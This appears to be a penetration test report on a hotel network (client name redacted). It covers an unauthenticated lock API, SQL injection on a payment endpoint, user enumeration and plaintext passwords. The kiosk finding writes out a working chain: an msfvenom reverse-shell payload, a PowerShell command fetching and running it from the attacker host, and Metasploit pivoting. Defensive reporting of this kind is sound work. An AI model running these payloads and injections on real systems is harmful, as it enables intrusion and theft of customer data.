
Unauthenticated APIs at DOAPI

Scope: 10.0.0.7

Description

There are unauthenticated APIs at https://10.0.0.7:3000/ which we believe is XXX's key and lock system. Any user connected to the network is able to send POST requests and interact with them.

Evidence




```
{"status":200,"data":[{"_id":"63c090ce3fa25c4ff2e2bb17","lid":"7b3a6d8dce5a4975","__v":0,"kid":
["4a54920dd5f7d391","c5445b596ba72936"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb1b","lid":"708756d0ccf0710c","__v":0,"kid":
["d18a2626941fc856","fd02c29a29a8e389","5be9fd59a226e43d"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb1c","lid":"2d7930fea17e1e67","__v":0,"kid":
["874cabfe3aa6d46a","f2d550d23440c430","810a53f33d3f725f"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb1e","lid":"16df53f6e115a02a","__v":0,"kid":
["3d79abecd4f8cd96","3ddc0afdfcb53448"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb20","lid":"fe52460b1b3b1d1d","__v":0,"kid":
["03620bfe9898188b","ea20782c4570d7f2","358c25c5d1ecfb61"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb22","lid":"cb29ef9a12ab9386","__v":0,"kid":
["7b03c15cccd4f42b","fa196bff8608cc7e"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb24","lid":"c2b30a653736f3ee","__v":0,"kid":
["8ed13dfaf945a02f","e093bcddbb9e52aa","7f1c07b97e1ca31c","56f5f0bcc5e14a84","898e97d29617890f","39bb5db9a54025
f6"],"sid":false},{"_id":"63c090ce3fa25c4ff2e2bb26","lid":"1ef51ffde998bcfb","__v":0,"kid":
["7e70640acef83a77","611bd3cf08b3f22f","5b508080043fe573","77b36f8e5d0eb8d8"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb28","lid":"f7400647150352 92","__v":0,"kid":
["513326b308296201","bb87d41d8f6cd018"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb2a","lid":"9d6ee99d8d8d56ef","__v":0,"kid":
["0da4909f8ae28efe","e1233b33eeb232fc"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb2c","lid":"97729babbf5ffe1d","__v":0,"kid":["edb2b08b34744f78"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb2e","lid":"81adc995d59bb06e0","__v":0,"kid":["730cd9af49449d2b"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb30","lid":"5cac1b803ea82e96","__v":0,"kid":["5ef9f95934ff85ff"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb34","lid":"fe5768c7d0f42f31","__v":0,"kid":
["dbf0f7b977b374b2","4fdf263ff37a3c5b","0a2b4b22c85a7392","5763fa8c347c4e70"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb36","lid":"5a973e8080216cde","__v":0,"kid":
["438e13a8e2b70369","dca1f2043f5f0f09","7c0f3bddd2b3ab5f","247601c2524bbeb2","5a96b1ec4af8a28e","c40ff1a343bc6b
b2"],"sid":false},{"_id":"63c090ce3fa25c4ff2e2bb38","lid":"6a1e2fb165193807","__v":0,"kid":
["ac33555781acf2fe","8d01b9587c7ec15d","ba53b2419034e3f4","88ea81c41eb00ee0"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb3a","lid":"6f53f0d05c33be3e","__v":0,"kid":
["1defc5c814f4f8fd","d4c4f551ae304cce","0390e60590fed3ea","84215f493ea401ee","d3e5b11d9de31344","b5f484edd5375f
1c"],"sid":false},{"_id":"63c090ce3fa25c4ff2e2bb3d","lid":"2d62a263eead25db","__v":0,"kid":
["591a6dbe7bba60b3","d9087f248578c11b","ebde3f4437fa9eb3","9f0dc0d4a5d18316","b11c93651a6cbc94"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb3e","lid":"74937eaf7d9b4061","__v":0,"kid":
["3e6ee9f3bc2b14c3","8b255ca9af91ac37","3503b7cb7393c3b0","615f532bdd61da4d","a1a49b6c091b9c2b","c06f3156bec33b
87"],"sid":false},{"_id":"63c090ce3fa25c4ff2e2bb40","lid":"7d97f9269f4a6de4","__v":0,"kid":
["b032c897d223065a"],"sid":false},{"_id":"63c090ce3fa25c4ff2e2bb42","lid":"1cf0d1b77d03da09","__v":0,"kid":
["0e05305ee6016838","42c0124b3cb8d8f6","4f054f41e7ee2052","f2566204b26a640b","895861062de0173b","d3d6cf426d1d61
73"],"sid":false},{"_id":"63c090ce3fa25c4ff2e2bb44","lid":"7a1b5de9ca2410b3","__v":0,"kid":
["2db5dedb401a4ead","da37deaa9c9454f5","9bc13ebdc4b81b35"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb46","lid":"732bc9037e17d4b3","__v":0,"kid":["7fd95cf7e5eafc54"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb48","lid":"f69e49d1c6fe43f8","__v":0,"kid":
["717652dab28918a5","e10efe1333d99215","4aaa0c27ffe6dd85"],"sid":false},
{"_id":"63c090ce3fa25c4ff2e2bb4b","lid":"90879f20633bce1d","__v":0,"kid":
["62d4 3cff7d398189","e93d96656290bbfc","9a4de01f8ba20a16","932727177b12360e"],"sid":false},
```


Here we believe that "lid" stands for lock_id and "kid" stands for key_id as there are "key" and "lock" endpoints in the API.

Likelihood of Exploitation

Given that interacting with REST APIs is a common occurrence, an attacker only needs the patience to figure out how the system works by trial and error.

Technical Impact

An attacker who figures out how to interact with the API can add, remove, edit, view the lock and key data stored on the system.

Business Impact

If an attacker interferes with this system they may have the ability to create new key codes which threaten the security of the hotel and its customers.

Remediation

XXX can implement an authentication check to create a token to be used in the API, or add a login system that guards the API from the open web.

References

N/A

High Vulnerabilities

8.6

Bypassing Network Segmentation via Guest Kiosk

Scope: 10.0.200.101-104

Description

The guest kiosk system allowed us to potentially pivot and access the internal networks using proxychains.

Evidence


Shown below is the following process

1. The uploading of a reverse shell generated with msfvenom
2. Having the kiosk connect back to the attackers machine using msfconsole
3. Setting up routing and pivoting through the kiosk to the corporate network
4. Proof that we can now port scan services in the corporate network

```
PS C:\Users\Administrator> $URL = "10.0.254.202:8000/meterpreter-64.ps1"

PS C:\Users\Administrator> $Path = "C:\meterpreter-64.ps1"

PS C:\Users\Administrator> Invoke-WebRequest -URI $URL -OutFile $Path

PS C:\Users\Administrator> C:\meterpreter-64.ps1
4892
```

```
[redacted]kali02)-[/tmp]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.254.202 LPORT=4444 -f psh -o meterpreter-64.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3228 bytes
Saved as: meterpreter-64.ps1

[redacted]kali02)-[/tmp]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.200.101 - - [14/Jan/2023 13:15:54] "GET /meterpreter-64.ps1 HTTP/1.1" 200 -
```

```
meterpreter > run autoroute -s 10.0.0.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.0.0/255.255.255.0...
[+] Added route to 10.0.0.0/255.255.255.0 via 10.0.200.101
[*] Use the -p option to list all active routes
```



Likelihood of Exploitation

Given that the guest kiosks are exposed, this can potentially be done by any third party.

Technical Impact

This can provide access to the internal networks defeating the ACL previously set up.

Business Impact

If done properly, this could lead to further exploitation of XXX XXXX XXXXXXXXX network, resulting in severe business impact.

Remediation

Change the password, which was discovered from OSINT

References

Network Pivoting: https://blog.pentesteracademy.com/network-pivoting-using-metasploit-and-proxychains-c04472f8eed0

Meterpreter Reverse Shells: https://www.puckiestyle.nl/meterpreter-reverse-shell-with-powershell/

Setup route with this: https://www.offensive-security.com/metasploit-unleashed/proxytunnels/

7.5

OpenLDAP 2.2.29 - Remote Denial of Service

Scope: 10.0.0.100

Description

OpenLDAP 2.2.29 is likely vulnerable to a DoS exploit, which can prevent new users from authenticating and communicating with other directory services servers. New-england-02 did not attempt to verify the exploitability of this exploit due to the impact it would have on XXX. Nevertheless, the version of OpenLDAP used is old and should be updated.

Evidence

Running nmap reveals the OpenLDAP version being 2.2.X - 2.3.X.

```
┌──# nmap 10.0.0.100 -sV -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-19 15:28 PST
Nmap scan report for 10.0.0.100
Host is up (0.00068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
636/tcp open  ldapssl?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Using Metasploit, a malicious actor could run an exploit found on exploit db. Given that the penetration test was being conducted in a production environment, this exploit was not tested.

Likelihood of Exploitation

It is very likely that this exploit will be used to cause a denial of service against XXX's LDAP server. This exploit is very easy to run since it is a metasploit module, and is available to anybody to use.

Technical Impact

Has potential to shut down services as well as prevents users from accessing the services.

Business Impact

Take down XXX services that are necessary to running the hotel.

Remediation
OpenLDAP should be updated to the latest version.

References
DOS Payload: https://www.exploit-db.com/exploits/2730

7.5

Private User Data Exposed by Rewards Program

Scope: 10.0.0.12

Description

Using the login page on the rewards program, if the first few characters of a username are provided then the closest users details are returned in the error response. This leaks key program information such as the secret, username, password, points, and email.

Evidence

(User Information Found in Data Request using Burp)

Likelihood of Exploitation

Very simple - this can be accessed by simply inputting a few characters in the username.

Technical Impact
This leaks critical user information and can be detrimental to business operations.

Business Impact
This exploit can show user passwords which can get XXX in legal trouble due to the Nevada laws previously mentioned.

Remediation
This endpoint can be authenticated to prevent access from those who are not XXX employees.

References
Burp Tool: https://portswigger.net/burp

7.5

User Credentials Stored As Plaintext in Rewards Database

Scope: 10.0.0.12

Description

The ‘rewards-db’ MariaDB database stored sensitive customer information in plaintext. Specifically, it stored user passwords without hashing them. This allows hackers who have compromised the database to access and abuse the rewards program of XXX customers.

Evidence

Upon obtaining credentials to the rewards-db, any user can connect to it and view its contents. The following command can be used to access the database:

mysql -h 10.0.0.12 -u [redacted] -p[redacted] -D loyalty

The command specifies the username, password, and database to connect to. Upon connecting, the databases can be viewed and users can be selected.

Likelihood of Exploitation

The likelihood of exploitation is very high given that the credentials are easy to acquire, and upon receiving them, the database is easy to navigate.

Technical Impact

This impacts the integrity of the system given that the databases can be accessed and manipulated by anybody.

Business Impact

The easy access to the user credentials can cause malicious individuals to use loyalty points from other people for their own use. Additionally, the confidential information of users can be stolen and used for malicious purposes.

Remediation

Passwords should not be stored in plaintext, and instead should be hashed using a secure hashing algorithm such as Argon2.

References

Password Storage reference:
https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

7.2

SQL Injection on Payment Endpoint


Scope: 10.0.0.200 and 10.0.0.210

Description


An authorized user can perform a SQL injection on the payment endpoint at https://10.0.0.200:8000/payment/1;**[SQL-INJECTION]**

Evidence

Visiting https://10.0.0.200:8000/payment;SELECT%20version() shows that POSTGRES SQL 15.1 is running the database.



Using the same injection before, execute the SQL statement SELECT * FROM information_schema.tables to view all the tables in the payment database.



Some tables like billing.credit_cards contains all the payment information for customers.

Likelihood of Exploitation

This requires technical expertise to format and execute the SQL injection, however an attacker may also find the vulnerability through automated tools such as sqlmap or nikto.

Technical Impact

This compromises the entire database allowing an attacker to read key information about the database environment, potentially edit user data, and view user information.

Business Impact

Customer financial data is compromised which may lead to fraudulent charges made by attackers who gain access to the information. This will lead to a large amount of distrust in the security practice of XXX and lead to a loss of customers and therefore revenue.

Remediation

Use a parameterized SQL query which is in many libraries across many languages for these implementations. It may also help to apply sanitization on the user data to block certain SQL escapes such as a semicolon.

References

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
https://owasp.org/www-community/attacks/SQL_Injection

Medium Vulnerabilities

5.3

Enumerate Users Blindly using Forget Password Feature


Scope: 10.0.0.10

Description

Using the route http://10.0.0.11/wp-login.php?action=lostpassword, an attacker can find which users exist in the Wordpress instance using blind error-based testing.

Evidence

To reproduce this vulnerability, send a POST request on http://10.0.0.11/wp-login.php?action=lostpassword with the body parameter "user_login=[POSSIBLE-USER]" This URL parameter can be used to bruteforce through multiple usernames and there will be a different error response from the web server depending on if the username exists or not . If the username exists, the message will begin with "The email cannot be sent".



Otherwise, the response will be “ERROR: Invalid username or email." This same technique can similarly be used to enumerate through user emails instead of passwords.

Likelihood of Exploitation

This is likely to be exploited as it is a very straightforward feature and similar features have been used to perform this kind of attack in the past. Since this is a well known attack vector, a malicious actor could leverage this.

Technical Impact

This vulnerability exposes user data such as emails and usernames which could in turn be used to chain into other vulnerabilities or phish staff and customers.

Business Impact

XXX customers have their information leaked to scammers, third parties, as well as other malicious actors. Customers may lose trust in the XXX as their data was seemingly unprotected leading to a loss in customers and therefore revenue.

Remediation

This vulnerability can be fixed by creating an abstract error message that will show if any part of the login failed. For example, both a valid username and invalid username will result in “Unsuccessful Login."

References


https://www.rapid7.com/blog/post/2017/06/15/about-user-enumeration/

5.3

Exposure of User Information

Scope: 10.0.0.20

Description
Due to improper setup, user information including user lists, password policies, and activity times are exposed through accessing /Users/Public API endpoint.

Evidence


Likelihood of Exploitation
This exploit simply involves making a GET request to the endpoint as demonstrated in the screenshot, hence it is extremely easy to execute by a malicious actor.

Technical Impact
An attacker is able to access and use APIs that the XXX should try to block.

Business Impact
Given that all user information that should otherwise be protected is exposed publicly, malicious actors could disrupt business operations.

Remediation
Restrict and authorize the endpoint so only authenticated users from XXX can access it.

References
Swagger documentation: https://swagger.io/docs/


5.3

Local File Inclusion in Rewards Program

Scope: 10.0.0.12

Description
The web server is a simple python HTTP server (as shown by serve.sh) which allows unauthenticated access and potential execution of files in the /www/data directory.

Evidence
Contents of serve.sh that show it is running a simple python server and that files are readable/downloadable



The contents of a file called query

Likelihood of Exploitation

Virtually any attacker will employ directory busting when enumerating web applications so the likelihood that they discover a file and realize they can read it is extremely high.

Technical Impact

The functionality of the application is leaked and could be used in a more impactful attack. In addition, any future files installed are accessible by an attacker.

Business Impact

In this case, the business impact is low since there aren't any sensitive files or programs that can be used for further exploitation.

Remediation

Use a web server with proper routing instead of simple Python Web Server. An alternative Python-based web server could be Flask.

References

LFI documentation: https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/

5.3

Stacktrace Exposed on Hotel Management Software

Scope: 10.0.0.11

Description

Users who provide an improperly formatted date will have an HTML response that includes the stack trace from the C# server.

Evidence

Visit https://10.0.0.11/XXX_XXXX_XXXXXXXXX?id=14&checkin=[invalid-formated-date] and the stack trace will be shown as pictured below.

Redacted

Likelihood of Exploitation

This can easily be found by any attacker attempting to test the API or any automated tools running on the website that may automatically cause these fatal errors to occur.

Technical Impact

Stack traces like these can leak library versions, secrets, or otherwise private information about the environment the program is running in. This may enable attackers to find vulnerabilities by scanning versions and using existing exploits.

Business Impact

Unhandled stack trace exposed to normal users on the browser looks unprofessional, a more formal and simple error presented to users would allow for a more cohesive browsing experience.

Remediation

If any area of the application is prone to crashing, add a try-catch statement and upon catching the error handle it elegantly by logging it and then sending a simplified response to the user.

References

PHP Error Handling: https://www.w3schools.com/php/php_error.asp

5.3

